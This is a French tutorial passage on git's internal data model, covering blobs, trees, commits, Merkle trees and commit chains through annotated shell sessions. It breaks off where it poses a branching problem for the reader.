
```
$ git commit -m "Deuxième commit"
[main 34c85ab] Deuxième commit
 1 file changed, 1 insertion(+)
$
$ git status
On branch main
nothing to commit, working tree clean
```

Examinons ce qui s'est passé au niveau des objets git :

```
git ls-tree -r HEAD
100644 blob 48bed0c35d92c60539832929142859e3f5ae6eda    toto.txt
```

On remarque que `toto.txt` est maintenant associé à ce qui semble être un blob différent, car le hash est différent (`48bed0c35d92c60539832929142859e3f5ae6eda` alors qu'on avait `4c7d057645ac149446d1289aaa6f9fd74e91ce13` avant). Que s'est-il passé ? Un nouveau blob a été créé, correspondant à la nouvelle version du fichier. Si on regarde la liste des objets, on peut voir notre nouveau blob et son contenu :

```
$ ll .git/objects/
total 0
drwxr-xr-x@ 3 cjauvin  staff    96B Jan 15 14:57 34/
drwxr-xr-x@ 3 cjauvin  staff    96B Jan 15 14:53 38/
drwxr-xr-x@ 3 cjauvin  staff    96B Jan 15 14:39 48/
drwxr-xr-x@ 3 cjauvin  staff    96B Jan 15 12:16 4c/
drwxr-xr-x@ 3 cjauvin  staff    96B Jan 15 14:53 88/
drwxr-xr-x@ 3 cjauvin  staff    96B Jan 15 12:16 9e/
drwxr-xr-x@ 3 cjauvin  staff    96B Jan 15 12:16 cf/
drwxr-xr-x@ 2 cjauvin  staff    64B Jan 15 12:16 info/
drwxr-xr-x@ 2 cjauvin  staff    64B Jan 15 12:16 pack/
$
$ cat .git/objects/48/bed0c35d92c60539832929142859e3f5ae6eda
xK��OR04aH���W�J����/-�O⏎
```



Mais ce qu'il est fondamental de remarquer et de comprendre, c'est que notre blob précédent (`4c7d057645ac149446d1289aaa6f9fd74e91ce13`) est toujours là, il n'a pas disparu ! Ceci veut donc dire que tous les stades de transformation d'un fichier sont sauvegardés **en tant que fichiers complets et indépendants**. Git ne gère donc pas les "différences" entre les fichiers, mais conserve plutôt l'état complet de chaque version (en anglais on parle souvent de "snapshot", soit l'état précis d'un fichier à un certain point dans une chaîne de changements), de manière à pouvoir "calculer" la différence, au moment où c'est nécessaire. Est-ce que ceci n'entraîne pas un coût supplémentaire par contre, en terme d'espace disque ? Si on a un fichier de 100 lignes et qu'on fait 10 commits qui ajoutent chacun 1 ligne, nous aurons au final 10 blobs de plus de 100 lignes (un de 100, un de 101, etc). Il serait plus compact de ne sauvegarder que les différences successives. Pourtant, git choisit de fonctionner avec des snapshots, parce que ça lui permet d'opérer de manière plus rapide et efficace, il s'agit d'un compromis. Les comparaisons et la navigation entre les versions d'un fichier sont donc, avec git, particulièrement efficaces, ce qui a certainement joué un rôle dans son adoption généralisée spectaculaire. Il faut mentionner également qu'il y a un niveau plus "bas" que les blobs, les *packfiles*, où le contenu des blobs est compressé efficacement (et donc la redondance éliminée), mais comme ce niveau est plus complexe et moins facile d'accès, il ne fera donc pas partie de notre analyse.

Le fait d'avoir un mécanisme comme la fonction de hachage permet à git de rapidement répondre à

la question : est-ce qu'un fichier a changé ou non ? Si le hash d'un fichier est identique aujourd'hui à ce qu'il était hier, nous avons la certitude, par définition, que le fichier n'a pas changé. Car le moindre changement (ne serait-ce que l'ajout d'une virgule) produit une valeur de hash complètement différente. Par contre, cette différence, au niveau des valeurs du hash, ne disent rien au sujet de ce qui a changé ! Elle dit SEULEMENT que quelque chose a changé. Si git veut savoir exactement ce qui a changé (pour par exemple le fournir à l'utilisateur de la commande `git diff`), il doit le calculer en temps réel, au moment du besoin. On pourrait penser que ceci est coûteux et inefficace, mais dans les faits ça ne l'est pas, car un algorithme pour déterminer la différence entre deux fichiers textes peut être exécuté très rapidement. Le modèle de données de git est entièrement conçu de manière à optimiser les cas d'usage les plus courants.

Poursuivons notre analyse du modèle de données de git en nous demandant ensuite : qu'est-ce qu'un commit, au juste ? Jusqu'à maintenant, nous avons créé deux commits, en séquence :

```
$ git log
commit 34c85abbbbee1c21c34da2b5ed126cb888fcb498 (HEAD -> main)
Author: Christian Jauvin <cjauvin@gmail.com>
Date:   Thu Jan 15 14:57:15 2026 -0500

    Deuxième commit

commit 9e6072c8df904f021474a6173cc1b17b2908c0f1
Author: Christian Jauvin <cjauvin@gmail.com>
Date:   Thu Jan 15 12:16:21 2026 -0500

    Premier commit
```

Le premier commit est associé au hash `9e6072c8df904f021474a6173cc1b17b2908c0f1`. On peut utiliser `git cat-file` pour décrire le contenu de ce commit :

```
$ git cat-file -p 9e6072c8df904f021474a6173cc1b17b2908c0f1
tree cff192ac57ced2fea4977bcf9dcc6c3590af9cbd
author Christian Jauvin <cjauvin@gmail.com> 1768497381 -0500
committer Christian Jauvin <cjauvin@gmail.com> 1768497381 -0500

Premier commit
```

Deuxième type d'objet git fondamental : le tree

On voit que le commit contient un "tree" (un arbre), qui est le deuxième type fondamental d'objet dans le modèle de données de git que nous voyons, après le blob. Si un blob est un fichier, alors le tree est un répertoire (une arborescence récursive de fichiers). Si on inspecte notre tree avec `git cat-file`, on constate qu'il ne contient qu'un seul blob, celui qui correspond à notre fichier `toto.txt` :

```
$ git cat-file -p cff192ac57ced2fea4977bcf9dcc6c3590af9cbd
100644 blob 4c7d057645ac149446d1289aaa6f9fd74e91ce13    toto.txt
```

Pour se faire une meilleure idée du fonctionnement des trees, complexifions un peu la structure de notre projet en ajoutant des fichiers et des répertoires :

```
$ mkdir src
$ touch src/app.js
$ mkdir src/components
$ touch src/components/menu.js
```

La commande `git add` effectuée sur un répertoire ajoute récursivement au staging area tous les fichiers se trouvant à n'importe quel niveau sous le répertoire, d'un coup :

```
$ git add src
$
$ git status
On branch main
Changes to be committed:
  (use "git restore --staged <file>..." to unstage)
        new file:   src/app.js
        new file:   src/components/menu.js
```

On peut maintenant faire notre troisième commit :

```
$ git commit -m "Troisième commit"
[main 2e6fdee] Troisième commit
 2 files changed, 0 insertions(+), 0 deletions(-)
 create mode 100644 src/app.js
 create mode 100644 src/components/menu.js
```

On peut récupérer le hash de notre troisième et dernier commit en faisant :

```
$ git log -1
commit 2e6fdee379fbe0d258b2d5f04e7cdd0b4d5cbccb (HEAD -> main)
Author: Christian Jauvin <cjauvin@gmail.com>
Date:   Thu Jan 15 19:05:29 2026 -0500

    Troisième commit
```

Inspectons tout d'abord ce commit :

```
$ git cat-file -p 2e6fdee379fbe0d258b2d5f04e7cdd0b4d5cbccb
tree fb1722eff4b73668ddec99b3452d692b1e4aa9ba
parent 34c85abbbbee1c21c34da2b5ed126cb888fcb498
author Christian Jauvin <cjauvin@gmail.com> 1768521929 -0500
committer Christian Jauvin <cjauvin@gmail.com> 1768521929 -0500

Troisième commit
```

Inspectons ensuite son tree (dont le hash est spécifié à la première ligne) :

```
$ git ls-tree -r -t fb1722eff4b73668ddec99b3452d692b1e4aa9ba
040000 tree 6edfc5b49bc2a7de3402cd734abfee5c4a0c42bd    src
100644 blob e69de29bb2d1d6434b8b29ae775ad8c2e48c5391    src/app.js
040000 tree e0408d67c1864db2c5bfae47d89933d6c714b810    src/components
100644 blob e69de29bb2d1d6434b8b29ae775ad8c2e48c5391    src/components/menu.js
100644 blob 48bed0c35d92c60539832929142859e3f5ae6eda    toto.txt
```


On constate la nature récursive du tree, qui est lui-même composé de blobs et de sous-trees.

Il faut comprendre que les trees sont des “objets” git au même sens que les blobs (seulement d’un type différent), et qu’ils sont stockés sous la forme de fichiers binaires, au même endroit que les blobs :

```
$ ll .git/objects/
total 0
drwxr-xr-x@ 3 cjauvin  staff    96B Jan 15 19:05 2e/
drwxr-xr-x@ 3 cjauvin  staff    96B Jan 15 14:57 34/
drwxr-xr-x@ 3 cjauvin  staff    96B Jan 15 14:53 38/
drwxr-xr-x@ 3 cjauvin  staff    96B Jan 16 15:40 3d/
drwxr-xr-x@ 3 cjauvin  staff    96B Jan 15 14:39 48/
drwxr-xr-x@ 3 cjauvin  staff    96B Jan 15 12:16 4c/
drwxr-xr-x@ 3 cjauvin  staff    96B Jan 16 15:40 4d/
drwxr-xr-x@ 3 cjauvin  staff    96B Jan 16 15:40 69/
drwxr-xr-x@ 3 cjauvin  staff    96B Jan 15 19:05 6e/
drwxr-xr-x@ 3 cjauvin  staff    96B Jan 16 15:37 76/
drwxr-xr-x@ 3 cjauvin  staff    96B Jan 16 15:37 82/
drwxr-xr-x@ 4 cjauvin  staff   128B Jan 16 15:37 88/
drwxr-xr-x@ 3 cjauvin  staff    96B Jan 15 12:16 9e/
drwxr-xr-x@ 3 cjauvin  staff    96B Jan 16 15:37 c7/
drwxr-xr-x@ 3 cjauvin  staff    96B Jan 15 12:16 cf/
drwxr-xr-x@ 3 cjauvin  staff    96B Jan 15 19:05 e0/
drwxr-xr-x@ 3 cjauvin  staff    96B Jan 15 19:02 e6/
drwxr-xr-x@ 3 cjauvin  staff    96B Jan 16 15:37 e7/
drwxr-xr-x@ 3 cjauvin  staff    96B Jan 15 19:05 fb/
drwxr-xr-x@ 2 cjauvin  staff    64B Jan 15 12:16 info/
drwxr-xr-x@ 2 cjauvin  staff    64B Jan 15 12:16 pack/
```

Les objets git sont organisés sur le disque en fonction du préfixe de deux chiffres de leur hash.

> Le diagramme qui suit introduit une idée importante à comprendre avec git : si cela n’introduit pas d’ambiguïté, on peut référer à un hash (qui est une valeur très longue et difficile à lire ou manipuler) avec seulement son préfixe, soit une valeur plus courte. On peut ainsi faire référence à `fb1722eff4b73668ddec99b3452d692b1e4aa9ba` avec son préfixe plus court des 6 premiers chiffres, soit `fb1722`, car il n’y a aucun autre objet, dans notre dépôt git, qui a ce même préfixe (si c’était le cas, git produirait un message d’erreur pour s’en plaindre). Ce préfixe peut être d’une longueur autre que 6, mais on préfère en général une longueur qui maximise la lisibilité, selon le contexte. Il est à noter que ce système de préfixe simplifié fonctionne également avec tous les outils git de la ligne de commande.



La notion d'arbre git permet d'introduire une notion importante, fondamentale à git : l'arbre de Merkle. Un arbre de Merkle est un type d'arbre particulier où chaque noeud a un hash qui est *fonction de* (qui inclut, ou prend en considération, donc) tout ce qui est "dessous". Si on change un élément de l'arbre (un blob par exemple) alors l'effet est que les hash de tous les éléments "au-dessus" (les ancêtres) vont devoir changer aussi (car leur valeur dépend de tout ce qu'ils ont sous eux). Examinons un exemple concret pour s'en convaincre, modifions tout d'abord un fichier au milieu de notre arborescence. Profitons-en pour apprendre que l'ajout de `-a` à la commande `git commit` (en plus de `-m` qu'on avait déjà, pour faire donc `-am`) permet de sauter l'étape d'ajouter le changement au staging area (`git add`) quand on veut aller un peu plus rapidement :

```
$ echo "alert('allo!')" >> src/app.js
$
$ git commit -am "Quatrième commit"
[main 3dd71fb] Quatrième commit
 1 file changed, 1 insertion(+)
```

> L'arbre de Merkle est aussi la structure de données au coeur des cryptomonnaies et de la chaîne de blocs, comme mentionné dans la section sur le hachage ci-dessus. Git et les cryptomonnaies constituent deux exemples fameux et extrêmement influents de cette technologie.

Notons tout d'abord le hash du commit qu'on vient de produire :

```
$ git log -1
commit 3dd71fb4950c1be35ec335cd0ac40f3b5807303b (HEAD -> main)
Author: Christian Jauvin <cjauvin@gmail.com>
Date:   Fri Jan 16 15:40:53 2026 -0500


    Quatrième commit
```

Examinons ensuite le commit et son tree, et notons qu'on peut utiliser son préfixe court de 4 chiffres (`3dd7`) car il n'est pas ambigu :

```
$ git cat-file -p 3dd7
tree 6954fc566d4abe842409c9265ca5bb94044af1c4
parent 2e6fdee379fbe0d258b2d5f04e7cdd0b4d5cbccb
author Christian Jauvin <cjauvin@gmail.com> 1768596053 -0500
committer Christian Jauvin <cjauvin@gmail.com> 1768596053 -0500

Quatrième commit
$
$ git ls-tree -r -t 6954
040000 tree 4d74086f34491859490bd4a3695876e23798b8f0    src
100644 blob 76aa73d7349a507efaf3206cd21428d4452eae9e    src/app.js
040000 tree e0408d67c1864db2c5bfae47d89933d6c714b810    src/components
100644 blob e69de29bb2d1d6434b8b29ae775ad8c2e48c5391    src/components/menu.js
100644 blob 48bed0c35d92c60539832929142859e3f5ae6eda    toto.txt
```

On peut constater le fait intéressant que seuls les arbres `6954fc` et `4d74086` ont changé, parce qu'ils sont les ancêtres du blob `76aa73`, que notre commit a changé. On constate donc clairement qu'un arbre git est un arbre de Merkle au sens classique.



Troisième type d'objet git fondamental : le commit

Tournons maintenant notre attention vers les commits, qui sont le troisième type d'objet git fondamental.

Chaque fois qu'un commit est créé (avec la commande `git commit`), un nouvel objet (de type commit) est ajouté à la base de données de git.

Examinons encore une fois notre commit le plus récent :


```
$ git cat-file -p 3dd7
tree 6954fc566d4abe842409c9265ca5bb94044af1c4
parent 2e6fdee379fbe0d258b2d5f04e7cdd0b4d5cbccb
author Christian Jauvin <cjauvin@gmail.com> 1768596053 -0500
committer Christian Jauvin <cjauvin@gmail.com> 1768596053 -0500

Quatrième commit
```

Un commit a tout d'abord un hash (comme tous les objets git) : `3dd71fb4950c1be35ec335cd0ac40f3b5807303b`, ou encore `3dd7`, son préfixe équivalent, plus facile à manipuler. On constate ensuite que le commit contient trois choses :


1. Un pointeur (identifiant, sous la forme d'un hash), `6954`, vers un arbre qui représente (de manière récursive) les fichiers du dépôt dans un état particulier, un moment dans le temps.
2. Un pointeur (c-à-d un hash) vers le commit *parent* (le commit qui a précédé ce commit particulier, soit `2e6f`). Nous verrons qu'il est possible pour un commit d'avoir plusieurs parents, dans certaines circonstances.
3. Des métadonnées diverses, comme la date et l'heure de création du commit, l'adresse de courriel du committeur, etc.

La présence du pointeur vers un commit parent suggère un concept fondamental avec git : les commits forment une chaîne :




Chaque commit a donc un hash qui "pointe" vers son commit prédécesseur (nous verrons plus loin qu'il est possible pour un commit d'avoir plus d'un parent, et en quoi c'est utile), pour former une chaîne.

Jusqu'ici, git ne nous permet que d'évoluer de manière linéaire, étant donné que n'avons qu'une chaîne de commits. Pourtant, le développement logiciel, surtout s'il est effectué par une équipe, est tout sauf linéaire. Des embranchements peuvent être nécessaires dans le processus d'évolution du code source. Pour illustrer cela, imaginons que les 4 commits que nous avons jusqu'à maintenant correspondent à la version 1 (v1) d'une application qu'on a mise en ligne, et qui est utilisée par le grand public. Mais étant donné qu'on perd rarement du temps en développement logiciel, le travail a déjà commencé pour concevoir la version 2 du même logiciel (qu'on prévoit mettre en ligne plus tard). Deux commits ont donc été ajoutés à notre chaîne, qui constituent le début du travail sur la version 2. Notez qu'à partir d'ici, nous allons utiliser des noms de commit plus simples pour les diagrammes, donc le commit `C1` va correspondre `9e60`, `C2` à `34c8`, et ainsi de suite. Nos deux nouveaux commits pour la version 2 de l'application seraient donc `C5` et `C6`




Maintenant imaginons ce qui se passerait si un bogue était découvert dans la version 1, présentement en ligne (et qui correspond au commit `C4` (`3dd7`) dans notre exemple) :



Le problème est donc que la chaîne de commits est déjà rendue plus loin, au deuxième commit de la version 2, soit le commit `C6` ! Il faudrait produire un commit `C7`, qui serait une correction de `C4`, mais qui n'inclurait pas les changements introduits par la version 2 (`C5` et `C6`). Comment serait-il possible de résoudre un tel problème. Arrêtez-vous un instant pour y réfléchir si vous le désirez, avant de prendre connaissance de la réponse, car il s'agit d'un problème fondamental et intéressant !

